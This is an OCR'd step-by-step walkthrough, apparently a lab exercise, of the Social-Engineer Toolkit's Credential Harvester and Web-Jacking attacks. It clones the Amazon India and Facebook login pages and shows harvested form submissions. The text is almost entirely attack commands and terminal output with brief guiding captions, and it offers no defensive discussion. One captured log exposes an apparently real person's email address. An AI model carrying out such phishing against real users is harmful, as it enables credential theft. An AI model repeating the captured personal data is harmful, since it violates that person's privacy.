
```
root@DESKTOP-K6N279P: ~

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.27.178.88]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.amazon.in/ap/signin?openid.pape.max_auth_age=0&openid.return_to=https%
3A%2F%2Fwww.amazon.in%2Fyour-account%3Fref_%3Dnav_ya_signin&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2
Fidentifier_select&openid.assoc_handle=inflex&openid.mode=checkid_setup&openid.claimed_id=http%3A%2F%2Fspecs.openid.net%
2Fauth%2F2.0%2Fidentifier_select&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&
```

The attack has started to take place:

```
root@DESKTOP-K6N279P: ~

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.27.178.88]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.amazon.in/ap/signin?openid.pape.max_auth_age=0&openid.return_to=https%
3A%2F%2Fwww.amazon.in%2Fyour-account%3Fref_%3Dnav_ya_signin&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2
Fidentifier_select&openid.assoc_handle=inflex&openid.mode=checkid_setup&openid.claimed_id=http%3A%2F%2Fspecs.openid.net%
2Fauth%2F2.0%2Fidentifier_select&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&

[*] Cloning the website: https://www.amazon.in/ap/signin?openid.pape.max_auth_age=0&openid.return_to=https%3A%2F%2Fwww.a
mazon.in%2Fyour-account%3Fref_%3Dnav_ya_signin&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier_s
elect&openid.assoc_handle=inflex&openid.mode=checkid_setup&openid.claimed_id=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%
2Fidentifier_select&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POS
Ts on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Then go to browser and enter IP address displayed using the ipconfig command in the search bar:


Not secure | 172.27.178.88
Paused
amazon.in
Sign in
Email or mobile phone number
Continue
By continuing, you agree to Amazon's Conditions of Use and Privacy Notice.
Need help?
New to Amazon?
Create your Amazon account
Conditions of Use
Privacy Notice
Help
© 1996-2022, Amazon.com, Inc. or its affiliates



Select root@DESKTOP-K6N279P: ~
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.27.176.1 - - [09/Nov/2022 10:04:14] "GET / HTTP/1.1" 200 -
172.27.176.1 - - [09/Nov/2022 10:04:17] "GET /ap/uedata?ld&v=0.229559.0&id=Y57RRGT378B1GF9DQ3SA&sw=1366&sh=768&vw=1366&vh=657&m=1&sc=Y57RRGT378B1GF9DQ3SA&ue=12&bb=269&cf=454&be=740&fp=727&fcp=728&pc=2389&tc=-386&na_=-386&ul_=-1667968454571&_ul=-1667968454571&rd_=-1667968454571&_rd=-1667968454571&fe_=-374&lk_=-374&_lk=-374&co_=-374&_co=-374&sc_=-1667968454571&rq_=-290&rs_=-167&_rs=-163&dl_=-145&di_=921&de_=922&_de=922&_dc=2388&ld_=2388&_ld=-1667968454571&ntd=0&ty=0&rc=0&hob=4&hoe=13&ld=2391&t=1667968456962&ctb=1&rt=cf:4-0-3-1-2-0-0__ld:13-8-3-1-4-0-0&csmtags=aui|aui:aui_build_date:3.22.2-2022-08-30|fls-eu-amazon-com|csm-feature-touch-enabled:false|adblk_no&viz=visible:12&pty=AuthenticationPortal&spty=SignInClaimCollect&pti=undefined&tid=Y57RRGT378B1GF9DQ3SA&aftb=1&ui=2 HTTP/1.1" 404 -
172.27.176.1 - - [09/Nov/2022 10:04:17] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: appActionToken=8UWrdIzgWSDOoAAyeEptElE9Dwkj3D
PARAM: appAction=SIGNIN_PWD_COLLECT
PARAM: subPageType=SignInClaimCollect
PARAM: openid.return_to=ape:aHR0cHM6Ly93d3cuYW1hem9uLmluL3lvdXItYWNjb3VudD9yZWZfPW5hdl95YV9zaWduaW4=
PARAM: prevRID=ape:WTU3UlJHVDM3OEIxR0Y5RFEzU0E=
PARAM: workflowState=eyJ6aXAiOiJERUYiLCJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiQTI1NktXIn0.Grjr39goXtqJb9mO8SNffrduVasIb0w9URXWQrAbUrYX2sTBVWQlPA.YJ45-LwVb9C1P28o.XlFO0YjOvlQMfQhSp6kPA1SdorB3Pr7En9KGGqVRKX5R1uTIVwpQslVJI2g4lPb1mto6AJNuua9Aj2Tfnyiiq
PARAM: metadata1=ECdITeCs:wbX87fvq+rSS5bMPyFMNPQeH3XsNhKWHxysS08N+JQi0Dj1EzUVYwTkOvlLM3dsBEtC2LjkYxaq7F+6Pz4GIZJf5TmUysB
POSSIBLE USERNAME FIELD FOUND: email=shivaniboggavarapu@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=
PARAM: create=0


Select root@DESKTOP-K6N279P: ~

```
oe=33&ld=1867&t=1667968526805&ctb=1&rt=cf:11-7-3-1-2-0-1__ld:12-8-3-1-3-1-0&csmtags=aui|aui:aui_build_date:3.22.2-2022-0
8-30|fls-eu-amazon-com|adblk_no|page-source:device|csm-feature-touch-enabled:false|ajax-transition&viz=visible:11&pty=Au
thenticationPortal&spty=SignInClaimCollect&pti=undefined&tid=Y57RRGT378B1GF9DQ3SA&aftb=1&ui=2 HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: appActionToken=8UWrdIzgWSDOoAAyeEptElE9Dwkj3D
PARAM: appAction=SIGNIN_PWD_COLLECT
PARAM: subPageType=SignInClaimCollect
PARAM: openid.return_to=ape:aHR0cHM6Ly93d3cuYW1hem9uLmluL3lvdXItYWNjb3VudD9yZWZfPW5hdl95YV9zaWduaW4=
PARAM: prevRID=ape:WTU3UlJHVDM3OEIxR0Y5RFEzU0E=
PARAM: workflowState=eyJ6aXAiOiJERUYiLCJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiQTI1NktXIn0.Grjr39goXtqJb9mO8SNffrduVasIb0w9URXWQrA
bUrYX2sTBVWQlPA.YJ45-LwVb9C1P28o.XlFO0YjOvlQMfQhSp6kPA1SdorB3Pr7En9KGGqVRKX5R1uTIVwpQslVJI2g4lPb1mto6AJNuua9Aj2TfnyiiqHS
UcHsLo4xKVyxTQRciDA4Cj_aRBHJn8u5mgkd7ITj35L1v3dSDPAoy8K4MFn6kP-i9Qs2RJvTirAsPzndd tznFVh7h9iI7IbdvuzlMKFgjTkR3Tant7Pcxj5V
RaWLWRBmqCf0AklzOLrji_98fYETumO_muU4_lKDSglaiWEgVttDpNW-EOOjxYFKE97l_Ee5oVhhDg179mXj6r678K3pJgjJVKRHzgM7HZDjyn-0VMbguCuO
R70WzDD0.ZuqP_lQnxW8g0FnFpJlzyg
POSSIBLE USERNAME FIELD FOUND: email=shivaniboggavarapu@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=
PARAM: create=0
PARAM: metadata1=ECdITeCs:LeofwRBfwnugTfFxQ/+OxUC9YzJVdiGBEjuBODrfj4MSrmQAi+qL17RpnbqYYERcKvWcGoE75W4B896/g2NZd2z5X+2+5u
D2LPQPQia1kUam68OYtzOy3KLq+5aWBcg+pQRe9gK8zSovo6bkSOZvfaLqRRyQdnaoyRUQacpUFnjQ07BJ+A8nSWUM+j6VFdNFq1RHuRecCT97APzjX/1F24
kx8VRZshICm0TDJpKIdWgL1FpSGqEaltHDt+MfdRyKcSQBOR79b724G94hTZ9VZfTpNumxs2w2WogfmL2PMDekpVcjkoyWJgXJUZAvy5F8+VWBE7knu0v9Se
lb8uISncOp9CcJ9CqtGRVh7DiFG4YzxSJzlSZfok5ITvhz8eNWFRjPXGfmmoZzcjA4PR4QBgLOoxCQ5d7PVWbCuU4LrNkY8wkUdnafNJ+1UvwZH/28yLrzXE
YU35G26lPOewFyzd4OWNArteH/geLzbWdGPY2dXpRELOlbd5LIcqIsUGE7ZvF/uubjO/IAPGUJjD6rtWpADtNUw8tQZZjnViGNX9eduRTzld01txCfaiEB7qR
HqDiLXBzag3+9LoArpvNTe3de7RKZwbP7Klv6p7ppk2F/jIM6cxahtk60jsp91PkxFpyUi4lVV4vc+UVbh8S7NfbMxuW0DapolE5tUEvbFd01txCfaiEB7qR
Bn59nr4HWDBVcSCETWSbTssXRaPcmdwev7I2UIopnAfOHtePw1Se01t6gtrzjxdrXQKFCZ3NE+m478JvhjLhAtj4z/eZatYfR4DQo0eYe3GRXX/5XVDrmkxL
idvcaexcYRJ8HljMceiLahjEG2qc2vZAMUp0hhUvGTSuNIdnJr3vXYseWkgoCpslbCcV/NLw/FeT5VRXyRUu/rlkTzLOf9k+QlSsYhVWpD+NUHJls6ztXebE
PFx9TNquSWbDXqvUqM7U8kH/tIUPoVdIyysTsvWWWWYFy+//kaHQ3eugS5gzPGQhMwk6So/7KhPaGZ+YS7BQPEdaS89JMSRB2lBr9BCNGr0wxf7tLRtxy3lJ
qoUsRbOYlrvj/PjrbjJ7QduY987cb3KW+5BWNLpG7xWGmQbIIgy9xqvnWhMsVNmuV/wfcW8+GOJ8Xe3SdNd0EpvujdI99zlKuBUgo6F2Nn3y8GIZa7ICkKfI
R8sY6+3/El91/+f3LAE0iMSElQh84LW9URHcKTX4Bcq2LHwIrPEXQ74Dva9engfosElc7RAfxbEq2V3+49nAgwrA5HJSDgcEiCF1oDGhPdfr3K6nYoFtf7yM
a4PZR/N5a5qS1v3JjBmceNlWvF8nbWpNx4gvZ3u5Tb4eESIajhCTWz3IGJovYEjrNFd2gliM8wvXGGIkztJepyrxpZwEXpMJrhiF1WFbPF9VqCNF8HlecZI6
v8ZNkc0uLJZAkIVnRHHjShRZez69n7lcU5xJ0w7rH6HSPsmlyneTRPXFwlMbenE36PXPoqAc3oXCNcj24K8/fA1Q4Ndb7EknjKRVClg/TZyAGGlTiFQBMp/E
```


Select root@DESKTOP-K6N279P: ~

```
bch3DvM2w8cmSNt5yCGRuR/tOaA/saTZzT0j1DYEOJWBTJnmQgA0wWV1YDN0YbzDnZw7B72Hw3LFYdtfW7IBQAITsPRzm4DF/W8ZH56lZFqSgwvppjBl4u8S
MWAljypjAHUrIX/vQ6uUjBetOPT9UOlS/IdUjKzi2PZPCHUPNuc388M2kBg3QmNEdzThlOg1jo0v0yvkGR6HO8+PnDR79GoKoTX2e5fFcJndnU5RRHTBoYEk
7SFPxDE1PMTepuXoZ5whTbRxe/AnrIO0iHtnd7dOwEW3SXfJgY/e2xc/IMJVXrWEkdGJETg1X9SRlMwipWUZQ4KhuEo2eEmOYLAgotTpb8D4cgGSPEFwLAUT
JDPI8ZMn/gK5wp3fckO0s+/w07ssEG2vlNwnEJrg4WnV+TsbWOSQ982U4igLWzV6b+vV7Jr9050ZKKzVe6FPfW3d577W/zRrXUcjdB7Am0LVncq4oXYRfhld
GhNywM3Cb4dKDLnzH5j0H8hj6GgG0I1B6Osl883Wv/1rZt8nakBHKf18ul0/V+WMX68OQKuPPAJd/QPtidkqKAHRh/w5kcl5e/Wr7MIZKo2A5KXkweupVPll
CldcEIxBufmBTP4sB05AylFX4QhtGvRJaD1Il7k6WSgPuUKakPtsuUSM/jMkl7ww8lq5wfwzQyLfgXp4abTBPvTk5TGQLQ1zRqqEf58pxRr7B+y8e3XI9nNt
QV5JmOkWAmL8gtxoaGcpWBr6ctZgDL7dwtHRkQin4qo9I6yOovJayhRU8HNgucwt3EIbZx/u/wO3pEAdbYvTw6yAhBW/w=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


172.27.176.1 - - [09/Nov/2022 10:05:28] "POST /257-1564571-9194814 HTTP/1.1" 302 -
172.27.176.1 - - [09/Nov/2022 10:06:01] "GET / HTTP/1.1" 200 -
172.27.176.1 - - [09/Nov/2022 10:06:04] "GET /ap/uedata?ld&v=0.229559.0&id=EWQUFO3UFGKCMA87O2DO&sw=1366&sh=768&vw=1366&v
h=657&m=1&sc=EWQUFO3UFGKCMA87O2DO&ue=12&bb=399&cf=575&be=592&fp=883&fcp=883&pc=2341&tc=-1231&na_=-1231&ul_=-166796856234
1&_ul=-1667968562341&rd_=-1667968562341&_rd=-1667968562341&fe_=-1213&lk_=-1213&_lk=-1213&co_=-1213&_co=-1213&sc_=-166796
8562341&rq_=-1072&rs_=-725&_rs=-652&dl_=-196&di_=994&de_=995&_de=1001&_dc=2340&ld_=2340&_ld=-1667968562341&ntd=-1&ty=0&r
c=0&hob=2&hoe=13&ld=2349&t=1667968564690&ctb=1&rt=cf:10-7-3-0-1-0-1__ld:12-8-3-1-3-1-0&csmtags=aui|aui:aui_build_date:3.
22.2-2022-08-30|fls-eu-amazon-com|adblk_no|page-source:device|ajax-transition&viz=visible:11&pty=AuthenticationPortal&sp
ty=SignInClaimCollect&pti=undefined&tid=Y57RRGT378B1GF9DQ3SA&aftb=1 HTTP/1.1" 404 -
172.27.176.1 - - [09/Nov/2022 10:06:07] "GET /ap/uedata?at&v=0.229559.0&id=EWQUFO3UFGKCMA87O2DO&ctb=1&m=1&sc=EWQUFO3UFGK
CMA87O2DO&pc=4786&at=4790&t=1667968567131&csmtags=csm-feature-touch-enabled:false|ajax-transition&pty=AuthenticationPort
al&spty=SignInClaimCollect&pti=undefined&tid=Y57RRGT378B1GF9DQ3SA&aftb=1 HTTP/1.1" 404 -
172.27.176.1 - - [09/Nov/2022 10:06:07] "GET /ap/uedata?at&v=0.229559.0&id=EWQUFO3UFGKCMA87O2DO&ctb=1&m=1&sc=EWQUFO3UFGK
CMA87O2DO&pc=5057&at=5065&t=1667968567406&csmtags=ajax-transition&pty=AuthenticationPortal&spty=SignInClaimCollect&pti=u
ndefined&tid=Y57RRGT378B1GF9DQ3SA&aftb=1&ui=2 HTTP/1.1" 404 -
```





2)Web-Jacking Method:



```
root@DESKTOP-K6N279P: ~

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Me
tasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harve
st all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make th
e highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the J
ava Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be use
d for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>5
```

```
root@DESKTOP-K6N279P: ~

   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>5

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2

--------------------------------------------------------------------------------
```

root@DESKTOP-K6N279P: ~


```
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.20.32.94]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/login/?privacy_mutation_token=eyJ0eXBlIjowLCJjcmVhdGlvbl90aW1lIjoxNjY2NzczMTU3LCJjYWxsc2l0ZV9pZCI6MjY5NTQ
4NDUzMDcyMDk1MX0%3D

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.20.32.1 - - [26/Oct/2022 14:04:10] "GET / HTTP/1.1" 200 -
172.20.32.1 - - [26/Oct/2022 14:04:11] "GET /favicon.ico HTTP/1.1" 404 -
172.20.32.1 - - [26/Oct/2022 14:04:15] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ------WebKitFormBoundaryKyDxY02ZpkkqBLGH
Content-Disposition: form-data; name="ts"

1666773257532
------WebKitFormBoundaryKyDxY02ZpkkqBLGH
Content-Disposition: form-data; name="q"

[{"user":"0","webSessionId":"7fh5ql:qizlgi:i5wq1k","app_id":"256281040558","posts":[["falco:bd_pdc_signals",{"e":"{\"asid\":\"db72c82f-735d-491b-92ec-960013e0e7bb\",\"c
t\":1659080345,\"sjd\":\"khfTtwDfr15stlvSKgxgm9A9VO6uOJdVpvfDHqZnTPwEsWDKa9gH0WjOZJmaYsojyzU1bOLVO+8iTx0xWfHLzJFX2ZeP3dcrqJLgI51EX2WNeuZvplWZhcmKGp/RHQfULNrakIAigmbubU4
VP1ypZPO8VedP8Zdz\",\"sid\":-1}","r":1,"d":"$^|AcZEcHMJEVy4R2nlnWzgy4INPF6GjC66YDLqr9stS2-IiSlEaGZzwUCK7SVLISU3PEIXHSuG8vOTbQIOj9i-lpGeSrNVqkWR_g|fd.Acad2n_arHAWwDkJ-W9
_NVUp8cG1qiSJqm0Pmk3tTAgjcoYrQvjuJ5O6NHT4t5zHAj7XBPmFDU39BBFEq5wu9BFy","s":"7fh5ql:qizlgi:i5wq1k","t":1666773174120.5999},1666773257531.5,0,517]],"trigger":"falco:bd_pd
c_signals"}]
------WebKitFormBoundaryKyDxY02ZpkkqBLGH--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

root@DESKTOP-K6N279P: ~

```
------WebKitFormBoundaryDt716SCOoPT9Dv7o--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


172.20.32.1 - - [26/Oct/2022 14:04:18] "POST /ajax/bz?__a=1&__ccg=EXCELLENT&__comet_req=0&__dyn=7xe6E5aQ1PyUbFuC1swgE98nwgU29zEdEc8uwdK0lW4o3Bw5VCwjE3awbG782Cw8G1Qw5MKd
wnU1oU884y0lW0SU2swdq0Ho2ew4Kw5rwSyE1582ZwrU19E&__hs=19291.BP%3ADEFAULT.2.0.0.0.0&__hsi=7158736265036960405&__req=2&__rev=1006466581&__s=7fh5ql%3Aqizlgi%3Ai5wq1k&__spin
_b=trunk&__spin_r=1006466581&__spin_t=1666773172&__user=0&dpr=1&jazoest=21021&lsd=AVq_pWrLj4s HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=21021
PARAM: lsd=AVq_pWrLj4s
PARAM: display=
